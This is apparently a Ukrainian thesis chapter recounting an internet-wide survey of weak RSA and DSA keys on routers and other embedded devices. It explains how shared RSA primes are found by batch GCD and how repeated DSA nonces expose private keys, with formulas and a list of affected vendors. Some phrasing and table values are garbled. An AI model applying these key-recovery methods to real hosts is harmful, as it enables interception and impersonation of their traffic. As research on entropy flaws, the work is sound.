В даному розділі ми проаналізуємо атаку яка спрямована на добування p, q у мережевих пристроях глобальної мережі інтернет, на прикладі [12]. RSA і DSA можуть зазнати катастрофічних невдач при використанні з несправними генераторами випадкових чисел, але ступінь, до якої ці проблеми виникають на практиці, ніколи не були всебічно вивчені в масштабі Інтернету. В даному розділі виконуємо найбільше мережеве опитування серверів TLS і SSH і представляємо докази того, що уразливі ключі дивно поширені. Виявлено , що 0,75% сертифікатів TLS використовують ключі через недостатню ентропію під час генерації ключів, і ми підозрюємо, що ще 1,70% надходять з тих самих помилкових реалізацій і можуть бути сприйнятливі до компромісу.

Ще більш тривожно, що ми можемо отримати приватні ключі RSA для 0,50% хостів TLS і 0,03% хостів SSH, тому що їхні відкриті ключі розділяють нетривіальні спільні фактори через проблеми ентропії, а приватні ключі DSA для 1,03% хостів SSH, через недостатню випадковість підпису. Ми кластеруємо та досліджуємо вразливі хости, виявляючи, що переважна більшість, є банальними або з параметрами за замовчуванням. У експериментах з трьома компонентами програмного забезпечення, які зазвичай використовуються цими пристроями, ми можемо відтворити уразливості та визначити специфічні поведінки програмного забезпечення, що їх спонукають, виразивши при цьому проблему ентропії завантажувального часу у генераторі випадкових чисел Linux.

2.1 Опис проблематики

Випадковість є суттєвою для сучасної криптографії, коли безпека часто залежить від того, як ключі обираються ключі а саме рівномірно і випадково. Дослідники довго вивчали генерацію випадкових чисел як з практичних, так і з теоретичних перспектив (наприклад, [13, 14]), а також декілька основних вразливостей (наприклад, [15, 16]) привернув значну увагу до деяких найбільш критичних реалізацій. Враховуючи важливість цієї проблеми, зусилля та увагу, що

витрачається на вдосконалення сучасного рівня техніки, можна очікувати, що сьогодні широко використовувані операційні системи та серверне програмне забезпечення надійно генерують випадкові числа. У цьому розділі ми перевіряємо цю теорію емпірично, вивчаючи публічні ключі, що використовуються в глобальній мережі інтернеті.

Перший компонент нашого дослідження - це найбільш комплексне Інтернет-опитування на сьогоднішній день двох найважливіших криптографічних протоколів TLS і SSH. Скануючи публічний адресний простір IPv4, отримали 5,8 мільйона унікальних сертифікатів TLS від 12,8 мільйонів хостів та 6,2 мільйона унікальних ключів хоста SSH від 10,2 мільйонів хостів. Це на 67% більше хостів з використанням TLS, ніж останній випущений EFF SSL Observatory [17]. Потрібно менше 24 годин для сканування всього адресного простору для прослуховування хостів і менше 96 годин для отримання ключів від них. Результати дають нам макроскопічну перспективу всесвіту ключів.

Далі аналізуємо цей набір даних, щоб знайти докази декількох видів проблем, пов'язаних з неадекватною випадковістю. Як виявилося, принаймні 5,57% хостів TLS і 9,60% хостів SSH використовують ті ж ключі, що й інші хости. У випадку TLS, принаймні 5,23% хостів використовують стандартні ключі виробника, які ніколи не були змінені власником, і ще 0,34%, генерували ті ж ключі, що й один або більше інших хостів, через несправність генераторів випадкових чисел. Лише декілька вразливих сертифікатів TLS підписуються органами сертифікації, які довіряють браузеру.

Змогли обчислити приватні ключі для 64 000 (0,50%) хостів TLS і 108 000 (1,06%) хостів SSH з наших даних сканування, використовуючи відомі слабкості RSA і DSA при використанні з недостатньою випадковістю . У випадку RSA, різні модулі, які поділяють рівно один простий множник, призведуть до відкритих ключів, які з'являться окремо, але чиї приватні ключі ефективно обчислюються шляхом обчислення найбільшого спільного дільника (GCD). Реалізували алгоритм, який може обчислити GCD для всіх пар 11 мільйонів різних загальнодоступних модулів RSA менш ніж за 2 години. Використовуючи отримані фактори, ми

можемо отримати приватні ключі для 0,50% хостів TLS і 0,03% хостів SSH . У випадку DSA, якщо ключ DSA використовується для підписання двох різних повідомлень з однаковим ефемерним ключем, зловмисник може ефективно обчислити довгостроковий приватний ключ підписувача. Ми виявляємо, що наші дані сканування SSH містять численні підписи DSA, які під час підписування використовували ті ж ефемерні ключі, що дозволяє обчислювати приватні ключі для 1.6% хостів SSH DSA. Щоб зрозуміти, чому відбуваються ці проблеми, ми вручну дослідили сотні вразливих хостів, які були репрезентативними для найбільш часто повторюваних ключів, а також для кожного з приватних ключів, які ми отримали . Майже всі вони подавали інформацію, що ідентифікувала їх як банальні або вбудовані системи, включаючи маршрутизатори, картки керування серверами, брандмауери та інші мережні пристрої. Такі пристрої зазвичай генерують ключі автоматично при першому завантаженні і можуть мати обмежені джерела ентропії порівняно з традиційними ПК. Більш того, коли ми розглядали кластери хостів, які поділяли ключ або фактор, майже у всіх випадках вони виявилися пов'язаними між виробником або моделлю пристрою. Ці спостереження змушують зробити висновок, що проблеми викликані специфічними дефектами реалізації, які генерують ключі, не зібравши достатньої ентропії. Визначили вразливі пристрої та програмне забезпечення від десятків виробників, включаючи деякі з найбільших назв у технологічній галузі, і працювали над повідомленням відповідальних сторін.

Експериментально досліджуємо першопричини цих уразливостей, досліджуючи декілька найбільш поширених компонентів програмного забезпечення з відкритим вихідним кодом від населення вразливих пристроїв . На підставі визначених нами пристроїв зрозуміло, що жодна реалізація не є виключно відповідальною, але ми можемо відтворити уразливі місця в програмних конфігураціях. Кожен досліджуваний пакет програмного забезпечення спирається на директорію /dev/urandom для створення криптографічних ключів; однак, ми виявляємо, що генератор випадкових чисел Linux (RNG) може показувати діру для ентропії під час завантаження, що змушує urandom виробляти детермінований

вихід за умов, які можуть виникати в безголових і вбудованих пристроях. У експериментах з OpenSSL і Dropbear SSH показуємо, як повторювані виходи з системного RNG можуть призвести не тільки до повторних довгострокових ключів, але і до факторів RSA і повторюваних ефемерних ключів DSA через поведінку специфічних для програми ентропійних пулів.

Враховуючи різноманітність впроваджених пристроїв та програмного забезпечення, пом'якшення цих проблем потребуватиме дій з боку різних сторін. Даємо рекомендації для розробників операційних систем, криптографічних бібліотек та додатків, а також для виробників пристроїв, органів сертифікації, кінцевих користувачів та спільнот безпеки та криптографії.

Цілком природно запитати, чи повинні ці результати ставити під сумнів безпеку кожного ключа RSA або DSA. Базуючись на аналізі, маржі, безпека є набагато меншою, ніж нам хотілося б, але у нас немає підстав сумніватися в безпеці більшості ключів, які інтерактивно створюються користувачами на традиційних ПК. Хоча ми скористалися деталями конкретних криптографічних алгоритмів у цій роботі, ми вважаємо, що вини за ці вразливості полягають головним чином у реалізаціях

2.2 Підгрунття для дослідження

У цьому підрозділі ми розглядаємо криптосистеми відкритих ключів RSA і DSA і обговорюємо відомі слабкі сторони, які ми використовували для компрометації приватних ключів. Потім ми обговоримо, як противник може використовувати компрометовані ключі для атаки на SSH і TLS на практиці.

2.2.1 Огляд RSA

Відкритий ключ RSA складається з двох цілих чисел: експоненти e і модуля N. Модуль N є добутком двох випадково вибраних простих чисел p і q. Приватним ключем є

$$d = e^{-1} \, mod \, (p - 1)\,(q - 1). \tag{2.1}$$

Кожен, хто знає факторизацію N, може ефективно обчислити приватний ключ для будь-якого відкритого ключа (e, N), використовуючи попереднє рівняння. Коли p і q невідомі, найефективнішим відомим методом для розрахунку приватного ключа є фактор N в p і q і використовувати вищевказане рівняння для обчислення d.

Найбільший загальний дільник (GCD) двох 1024-бітних цілих чисел може бути обчислений в мікросекундах. Ця асиметрія призводить до відомої уразливості: якщо зловмисник може знайти два різних модуля RSA N_1 і N_2, які мають простий множник p, але мають різні прості множники q_1 і q_2, то зловмисник може легко обчислити обидва модуля. Після цього зловмисник може обчислити обидва приватних ключа, як описано вище.

2.2.2 Огляд DSA

Відкритий ключ DSA складається з трьох так званих основних параметрів (два основних модуля p і q і генератор g підгрупи порядку $q \ mod \ p$) і цілого числа $y = g^x \ mod \ p$, де x закритий ключ. Параметри домену можуть бути розділені між декількома відкритими ключами без шкоди для безпеки. Підпис DSA складається з пари цілих чисел

$$(r, s): r \ = \ g^k \ mod \ p \ mod \ q \tag{2.2}$$

та

$$s \ = \ (k^{-1}(H(m) \ + \ xr)) \ mod \ q, \tag{2.3}$$

де k - випадковим чином обраний ефемерний приватний ключ і $H\ (m)$ - геш повідомлення.

Низько ентропійний DSA-підпис,відомий як катастрофічно невдалий, якщо ефемерний ключ k, що використовується в операції підписування, генерується з недостатньою ентропією. (ELAS) крива DSA (ECDSA) є аналогічно вразливою.

Якщо k відомий підпис (r, s), то приватний ключ x може бути обчислений з підпису та відкритого ключа наступним чином:

$$x = r^{-1}(ks - H(m)) \, mod \, q. \tag{2.4}$$

Якщо приватний ключ DSA використовується для підпису двох різних повідомлень з однаковим k, то зловмисник може ефективно обчислити значення k з відкритого ключа і підписів і використовувати вищевказане рівняння для обчислення приватного ключа x. Якщо два повідомлення m_1 і m_2 були підписані з використанням одного і того ж ефемерного ключа k для отримання сигнатур (r_1, s_1) і (r_2, s_2), то це буде негайно ясно, оскільки r_1 і r_2 будуть однаковими. Ефемерний ключ k можна обчислити як:

$$k = (H(m_1) - H(m_2))(s_1 - s_2)^{-1} \bmod q. \tag{2.5}$$

2.2.3 Сценарій атаки

Слабкі ключові вразливості, які ми описуємо в цій роботі, можуть бути використані для компрометації двох найбільш важливих криптографічних транспортних протоколів, що використовуються в Інтернеті, TLS і SSH, обидва з яких зазвичай використовують RSA або DSA для аутентифікації серверів для клієнтів.

Сервер надсилає свій відкритий ключ у сертифікаті TLS під час рукостискання протоколу. Ключ використовується або для забезпечення підпису на рукостисканні (коли обговорюється обмін ключами Діффі-Геллмана) або для шифрування сеансового ключа, вибраного клієнтом (коли обговорюється обмін ключами зашифрованого RSA).

Якщо обмін ключами є зашифрованим RSA, то пасивна підкачка з закритим ключем сервера може розшифрувати повідомлення, що частину сеансу, і використовувати його для розшифровки всього сеансу. Якщо сеансовий ключ обговорюється за допомогою обміну ключами Діффі-Геллмана, то пасивний зловмисник не зможе скомпрометувати ключ сесії лише від транскрипту з'єднання.

Проте в обох випадках активний зловмисник, який може перехоплювати і змінювати трафік між клієнтом і сервером, може з'єднуватися між собою, щоб розшифрувати або змінити трафік.

SSH ключі хоста дозволяють серверу аутентифікувати себе клієнту, надаючи підпис під час рукостискання протоколу. Існує дві основні версії протоколу. У SSH-1 [18] клієнт шифрує матеріал ключа сеансу за допомогою відкритого ключа сервера. SSH-2 [19] використовує обмін ключами Діффі-Геллмана для встановлення сеансового ключа. Користувач вручну перевіряє відбиток пальця клавіші хоста в перший раз, коли вона підключається до сервера SSH. Більшість клієнтів зберігають ключ локально у файлі known_hosts і автоматично довіряють йому для всіх наступних з'єднань.

Як і в TLS, пасивний підслуховуючий пристрій з приватним ключем сервера може розшифрувати весь сеанс SSH-1. Однак, оскільки SSH-2 використовує Діффі-Геллмана, він вразливий тільки для активної атаки «людина в середині». У протоколі аутентифікації користувачів SSH пароль, що надається користувачем, надсилається відкритим текстом по зашифрованому каналу. Зловмисник, який знає закритий ключ сервера, може використовувати наведені вище атаки, щоб дізнатися пароль користувача та перерости атаку в систему.

2.3 Методологія

У цьому підрозділі ми пояснюємо, як ми виконували наше загальнодоступне Інтернет-опитування відкритих ключів, як ми приписували вразливі ключі пристроям, і як ефективно ввібрали погано створені ключі RSA.

2.3.1 Інтернет сканування

Ми здійснювали збір даних у три етапи: розкриття IP-адрес, що приймають з'єднання по TCP-порту 443 (HTTPS) або 22 (SSH); виконання рукостискання TLS або SSH і збереження представленої ланцюжка сертифікатів або ключа хоста; і

розбір зібраних сертифікатів і ключів хоста в реляційну базу даних. Таблиця 1 підсумовує результати.

Таблиця 2.1 - Кількість опрацьованих і зібраних даних при скануванні 443 і 22 портів.

	SSL Observatory	TLS сканування	SSH сканування
Хости на яких выдкритий 443 або 22 порт	16,200,000	28,923,800	23,237,081
Віддмінні публічні ключі RSA	3,933,366	5,656,519	3,821,639
Віддмінні публічні ключі DSA	1906,00	6,24	2,789,662
Віддмінні TLS сертифікати	4,021,766	5,847,957	-

2.3.2 Пошук Хостів

На першому етапі ми перевірили загальнодоступний адресний простір IPv4, щоб знайти хости з відкритими портами 443 або 22. Використовували інструмент дослідження мережі Nmap 5 [20]. Сканування проходило в середньому 40,566 IP / секунд і закінчувалося через 25 годин.

Для TLS виконали третю стадію обробки, в якій аналізували раніше отримані ланцюжки сертифікатів і генерували базу даних з полів X.509. Впровадили синтаксичний аналізатор сертифікатів у Python та C, в основному на основі інтерфейсу M2Crypto SWIG до бібліотеки OpenSSL.

2.4 Моделі вразливих пристроїв

Ми спробували визначити, яке апаратне та програмне забезпечення генерується або обслуговує слабкі ключі, які ми ідентифікували за допомогою ручної детективної роботи. Найпростіший метод базувався на інформації про сертифікат TLS - переважно тему X.509 і поля видавця. У багатьох випадках сертифікат ідентифікує конкретного виробника або модель пристрою. Інші сертифікати містять менше інформації; ми спробували ідентифікувати ці пристрої шляхом виявлення хоста Nmap або перевірки публічного вмісту сайтів HTTPS або інших служб IP, розміщених на IP-адресах.

Коли змогли виявити шаблон у вразливих сертифікатах TLS, які, здається, належать до моделі пристрою або продуктової лінійки, ми побудували регулярні вирази, щоб знайти інші подібні пристрої в результатах сканування. Згідно з теорією, що ключі були вразливі через проблему з розробкою пристроїв (де вони, швидше за все, були створені), це дозволяє нам оцінити загальну кількість пристроїв, які можуть бути потенційно вразливими, крім тих, що обслуговують негайно скомпрометовані ключі.

Виявлення SSH-пристроїв було більш проблематичним, оскільки ключі SSH не включають описові поля, а рядок ідентифікації сервера, що використовується в протоколі, часто вказує лише загальну збірку популярного SSH-сервера. Нам вдалося класифікувати багатьох уразливих хостів SSH, використовуючи комбінацію відбитків TCP / IP і вивчення інформації, що подається через HTTP і HTTPS. наявної інформації. Однак, оскільки ми не маємо фізичного доступу до власників, ми не можемо з упевненістю стверджувати, що всі наші ідентифікації правильні.

2.5 Ефективне обчислення всіх пар GCD

Тепер опишемо, як ефективно обчислили парний GCD всіх різних модулів RSA в нашому багатомільйонному наборі даних. Це дозволило нам розрахувати

приватні ключі RSA для 66,540 вразливих хостів, які спільно використовували один з основних коефіцієнтів RSA з іншим хостом.

Найшвидшим відомим методом факторизації для загальних цілих чисел є поле чисел, яке має евристичну складність

$$O(2^{n^{\frac{1}{3}}(\log n)^{\frac{2}{3}}}) \quad (2.6)$$

для n-розрядних чисел [21]. На відміну від факторизації, найбільший спільний дільник (GCD) двох цілих чисел може бути обчислений дуже ефективно, використовуючи алгоритм Евкліда. Використовуючи швидку цілочисельну арифметику, складність GCD може бути покращенв до $O(n(\lg n)^2 \lg\lg n)$ [22]. Обчислення GCD двох модулів 1024-бітних RSA за допомогою бібліотеки GMP [23] займає приблизно 15 мкс на комп'ютері середньої потужності.

Наївним способом обчислення GCD кожної пари цілих чисел у великому наборі буде застосування алгоритму GCD для кожної пари окремо. У наших даних є 6 1013 окремих пар модулів RSA; при 15 мкс на пару, цей розрахунок займе 30 років. Ми можемо зробити набагато краще, використовуючи більш ефективний алгоритм. Відповідні кроки, зображені на рисунку 1, такі:



Рисунок 2.1 - Ефективне обчислення всіх пар GCD

Ми обчислили GCD кожної пари модулів RSA в нашому наборі даних, використовуючи алгоритм Бернштейна.

Алгоритм 1 Квазілінійний пошук GCD

Вхід: $N1, \ldots, Nm$ RSA модулів

1. Обчислити $P = \prod Ni$, використовуючи дерево продуктів(product tree)

2 Обчислити $zi = (P \bmod Ni^2)$ для всіх i, використовуючи залишок дерева(remainder tree) .

Вихід: gcd(N_i, z_i/N_i) для всіх i.

Дерево продуктів обчислює добуток m чисел шляхом побудови бінарного дерева продуктів. Дерево решти обчислює залишок цілого числа по модулю безліччю інтеграторів, послідовно обчислюючи залишки для кожного вузла в дереві продуктів. Для подальшого обговорення див. [22]. Остаточним виходом алгоритму є GCD кожного модуля з продуктом всіх інших модулів. Нас цікавлять

модулі, для яких цей GCD не є 1. Однак, якщо модуль поділяє обидва його прості множники з двома іншими різними модулями, то GCD буде сам модуль, а не один з його простих факторів. Це сталося в кількох примірниках нашого набору даних; ми врахували ці модулі за допомогою наївного квадратичного алгоритму для парних GCD.

Впровадили алгоритм у C, використовуючи бібліотеку GMP для арифметичних операцій, і провели його на 11,181,883 різних модулях RSA з набору даних TLS і SSH та набору даних EFF SSL Observatory. на машині з процесором Intel Core i5 розміром 3,30 ГГц і 32 ГБ оперативної пам'яті. Залишкове дерево займало приблизно десять разів довше, ніж дерево продукту. Паралельно з шістнадцятьма ядрами кластера EC2 Compute Eight Extra Large Instance з 60,5 Гб оперативної пам'яті і з використанням EBS-сховища даних для подряпин, таке ж обчислення тривало 1,3 години.

2.6 Вразливості

Ми проаналізували дані нашого сканування TLS і SSH і визначили кілька моделей уразливості, які було б важко виявити без детального перегляду мережі інтернет. У цьому розділі розглядаються деталі цих проблем, як узагальнені в

Таблиця 2.2 – отримані результати, щодо вразливостей при скануванні мережі інтернет

	TLS Scan	**SSH Scans**
Кількість хостів	12,828,613 (100.00%)	10,216,363 (100.00%)
. . .використання ключів що повторюються	7,770,232 (60.50%)	6,642,222 (65.00%)

Продовження таблиці 2.2

	TLS Scan	SSH Scans
. . . Використання вразливих ключів що повторюються	714,243 (5.57%)	981,166 (9.60%)
. . . Використання сертифікатів за замчуванням або клавіш за замчуванням	670,391 (5.23%)	
. . . Використання низької ентропії при генераціх ключів	43,852 (0.34%)	
. . . Використання RSA ключів	64,081 (0.50%)	2,459 (0.03%)
. . . Використання DSA ключів		105,728 (1.03%)
. . . Використання Debian слабких ключів	4,147 (0.03%)	53,141 (0.52%)
. . . використання 512-розрядних ключів RSA	123,038 (0.96%)	8,459 (0.08%)
. . . Ідентифікація вразливих моделей	985,031 (7.68%)	1,070,522 (10.48%)
. . . модель використання низької ентропії багаторазових ключів	314,640 (2.45%)	

2.6.1 Дублюючі ключі

Ми виявили, що 7,770,232 хостів TLS (61%) і 6,642,222 хостів SSH (65%) обслуговували один ключ, що й інший хост в наших скануваннях. Щоб зрозуміти, чому, кластеризували сертифікати та ключі хоста, які поділяли один і той же відкритий ключ, і вручну перевіряли представників найбільших кластерів. У всіх

випадках, крім декількох випадків, суб'єкти сертифіката TLS, рядки версії SSH або інформація WHOIS були ідентичні в кластері або вказували на одного виробника або організацію. Це іноді пропонувало пояснення спільних ключів.

Не всі повторювані ключі були пов'язані з уразливістю. Наприклад, багато з найбільш часто повторюваних ключів з'явилися в ситуаціях спільного хостингу. Шість із десяти найпоширеніших ключів хосту DSA і три з десяти найпоширеніших ключів хоста RSA обслуговувалися великими хостинг-провайдерами (див. Рис. 2.2). Іншою частою причиною повторних ключів були різні сертифікати TLS, що належать одній організації. Наприклад, хости TLS на google.com, appspot.com і doubleclick.net обслуговують різні сертифікати з однаковим відкритим ключем. Ми виключили ці випадки і приписали залишилися кластери загальних ключів до декількох класів проблем.



Рисунок 2.2 – Статистика по знаходженню вразливостей.

Найпоширенішою причиною для спільного використання вузлами є те, що ми вважаємо уразливістю, ключами виробника за замовчуванням

Вони попередньо налаштовані в прошивці багатьох пристроїв, так що кожен пристрій даної моделі розділяє одну і ту ж пару ключів, якщо користувач не змінить його. Приватні ключі до цих пристроїв можуть бути доступні через зворотний інжиніринг, а опубліковані бази даних ключів за замовчуванням, такі як littleblackbox [24], містять приватні ключі для тисяч версій прошивки. стандартні сертифікати виробника або ключі. Ми класифікували сертифікат як виробник за

замовчуванням, якщо майже всі пристрої даної моделі використовували однакові сертифікати, або якщо сертифікат був позначений як сертифікат за замовчуванням.

Найбільш поширений сертифікат за замовчуванням, який ми могли приписати певному пристрою, належав моделі маршрутизатора. У нашому скануванні було виявлено 90779 випадків використання цієї моделі пристрою в одному сертифікаті. Ми також знайшли різноманітні корпоративні продукти, які обслуговують ключі за замовчуванням, включаючи пристрої керування сервером, пристрої мережевого зберігання даних, маршрутизатори, пристрої віддаленого доступу та пристрої VoIP. Для більшості повторюваних ключів SSH відсутність унікальної ідентифікації інформації про хост не дозволяє нам розрізняти типові ключі від ключів, що генеруються з недостатньою ентропією, тому ми розглядаємо їх разом у наступному розділі.

Повторні ключі через низьку ентропію є причиною того, що хости поділяють один і той же ключ, є проблеми ентропії під час генерації ключів. У цих випадках, коли ми досліджували кластер кластера, ми зазвичай бачили тисячі хостів у багатьох діапазонах адрес, і, коли ми перевірили ключі, що відповідають іншим примірникам тієї ж самої моделі пристрою, ми побачили довгостроковий розподіл їх частот. Інтуїтивно, цей тип розподілу дозволяє припустити, що процес генерації ключів може бути з використанням недостатньої ентропії, з різними ключами через відносно рідкісні події.

Для TLS наші дослідження розпочалися з ключів, які відбувалися принаймні в 100 окремих самостійно підписаних сертифікатах. Для SSH ми почали з 50 найчастіше повторюваних ключів для кожної RSA (з'являються на більш ніж 8000 хостах) і DSA (більше 4000 хостів).

За допомогою цього процесу ми ідентифікували 43,852 хостів TLS (0,34%), які обслуговували повторювані ключі, мабуть, до низького рівня ентропії під час генерації ключа. 27 545 сертифікатів (98%), що містять ці повторні ключі, були самостійно підписані; всі 577 сертифікатів, підписаних CA, ідентифікували пристрої зберігання даних Iomega StorCenter. Для більшості хостів SSH нам не вдалося розрізнити ключі за замовчуванням і ключі, які повторюються через

проблеми ентропії, але 981,166 SSH-хостів (9,60%) обслуговували ключі, повторені з однієї з цих причин. виявляють вразливі пристрої 27 виробників. До них належать корпоративні маршрутизатори Cisco та Juniper; картки керування серверами від Dell, Hewlett-Packard і IBM; пристрої віртуальної приватної мережі (VPN); побудова систем безпеки; мережеві пристрої зберігання даних; і кілька видів споживчих маршрутизаторів і продуктів VoIP.

Дубльовані ключі - це червоний прапор, який викликає питання безпеки процесу генерації ключів пристрою, і всі ключі, створені за допомогою одного і того ж пристрою, повинні вважатися підозрілими. Для 14 пристроїв TLS, що генерують повторювані ключі, нам вдалося зробити висновок відбитків для моделі пристрою. Поширеність дубльованих ключів значно відрізнялася для різних моделей пристроїв: від 0,2% для одного маршрутизатора до 98% для одного тонкого клієнта. Загальна кількість цих ідентифікованих потенційно вразливих пристроїв TLS становила 314,640 хостів, що становить 2,45% від хостів TLS у нашому скануванні.

2.7 Факторизація RSA ключів

Другий спосіб, який може проявлятись під час генерації ключів, полягає в тому, що модуль RSA розділяє один з своїх простих чисел p або q з іншим ключем. Пошук такої пари негайно дозволяє противнику ефективно оцінювати обидва модулі і отримувати свої приватні ключі. Для того, щоб знайти такі ключі, ми обчислили GCD всіх пар окремих модулів RSA, застосувавши алгоритм, описаний у розділі вище. Це дозволило отримати приватні ключі для 23,576 (0,40%) сертифікатів TLS в наших даних сканування, які були передані на 64 081 (0,50%) хостів TLS, і 1,013 (0,02%) ключів хоста RSA SSH подавалися на 2459 (0,027%) хостів RSA SSH.

Переважна більшість уразливих ключів виявилася системними сертифікатами та ключами хоста SSH, які використовуються маршрутизаторами, брандмауерами, картами віддаленого адміністрування та іншими типами

вбудованих мережевих пристроїв. Лише два з факторних сертифікатів TLS були підписані авторитетом, довіреним до браузера, і обидва терміни їх дії закінчилися. Деякі пристрої генерували факторні ключі як для TLS, так і для SSH, а кілька пристроїв використовували загальні фактори для ключів SSH і TLS.

Ми класифікували ці ключі подібно до повторюваних ключів. Ми виявили, що у всіх випадках, крім невеликої кількості, сертифікати TLS і ключі хостів SSH, поділені загальним фактором, належали певному виробнику, яку ми змогли визначити в більшості випадків, використовуючи методи, що описані вище.Як і при повторних ключах, не очікували б побачити добре згенеровані кофакторні ключі; будь-яка спостережувана модель пристрою, що генерує факторні ключі, повинна розглядатися як потенційно вразлива.

Більшість пристроїв, що обслуговують факторні ключі, були брандмауерами Juniper. Ми ідентифікували 46,993 цих пристроїв у нашому наборі даних, і ми врахували ключі для 12 688 (27%). З цих ключів 7,510 (59%) мають один загальний дільник.

Найбільш помітними пристроями були картки адміністрування IBM Remote Server і пристрої BladeCenter, які відображали розподіл факторів, на відміну від будь-яких інших вразливих пристроїв, які ми знайшли. Існували лише 9 різних простих факторів, які використовувалися для створення ключів для 576 пристроїв.

Ключ кожного пристрою був продуктом двох різних чисел з цього списку. 36 можливих модулів, які могли бути сформовані за допомогою цього процесу, були приблизно рівномірно розподілені. Крім того, це був єдиний пристрій, який ми спостерігали, щоб генерувати модулі RSA, де обидва простих коефіцієнти були спільними з іншими ключами.

2.8 Слабкі сторони підпису DSA

Третій клас уразливості, пов'язаної з ентропією, яку ми шукали, повторювався ефемерними ключами в DSA. Як пояснювалося раніше, якщо ключ DSA використовується для підписання двох різних повідомлень, використовуючи

той самий ефемерний ключ, то довгостроковий приватний ключ відразу ж піддається обчислюванню з відкритого ключа і підписів. Наявність цієї вразливості вказує на проблеми ентропії на пізніших фазах роботи після генерації початкових ключів. Ми шукали підписи з ідентичних ключів, що містять повторювані значення r.

Наші комбіновані сканування SSH DSA зібрали 9,114,925 підписів (у більшості випадків два з кожного хоста SSH, що обслуговує ключ на основі DSA), з яких 4,365 (0,05%) містили таку саму величину r, як принаймні один інший підпис. 4094 з цих підписів (94%) використовували однакове значення r і той же відкритий ключ. Це дозволило нам обчислити 281 окремий приватний ключ, який використовується для створення цих підписів. Ці компрометовані ключі обслуговувалися 105 728 (1,6%) хостів SSH DSA в наших комбінованих скануваннях.

Ми кластеризували уразливі підписи за допомогою r цінностей і виробника. 2,026 (46%) зіткнених значень r виявилися генерованими маршрутизаторами DSL споживчого класу Gigaset SX762 і виявили приватні ключі для 17 349 (66%) з 26 374 хостів, які ми ідентифікували як цю модель пристрою (див. Малюнок 4) .

Інші 934 зіткнення з підписом вийшли з бізнес-класу ADTran Total Access маршрутизаторів та мережних маршрутизаторів мережі та виявили приватні ключі для 62 807 (73%) з 86 301 таких хостів. Кілька вразливих моделей пристроїв, включаючи картки віддаленого адміністрування IBM RSA II і Juniper NetScreen, також генерували фактори з ключем RSA.

Хоча ми збирали декілька підписів від деяких SSH хостів, 3,917 (89,7%) з 4365 зіткнень були з різних хостів, які генерували той же довгостроковий ключ, а також використовували той же ефемерний ключ під час протоколу обміну ключами. Ця проблема пов'язує небезпеку повторної ключової уразливості: одне зіткнення підпису між будь-якою парою хостів, що використовують один і той же ключ в будь-який момент під час виконання, відкриває приватний ключ для кожного вузла, використовуючи цей ключ. У нашому наборі даних ми спостерігали десятки тисяч хостів, використовуючи той же відкритий ключ. Хоча один хост

може ніколи не повторювати ефемерний ключ, два хости, що мають спільний приватний ключ через погану ентропію, можуть поставити під загрозу ключі один одного.

Зауважимо, що будь-яка оцінка вразливості на основі наших даних є гранично нижньою межею, оскільки ми зібрали не більше двох сигнатур від кожного хоста в наших скануваннях. Цілком імовірно, що буде виявлено ще багато приватних ключів, якщо ми збираємо додаткові підписи.

2.9 RSA проти DSA в умовах низької ентропії

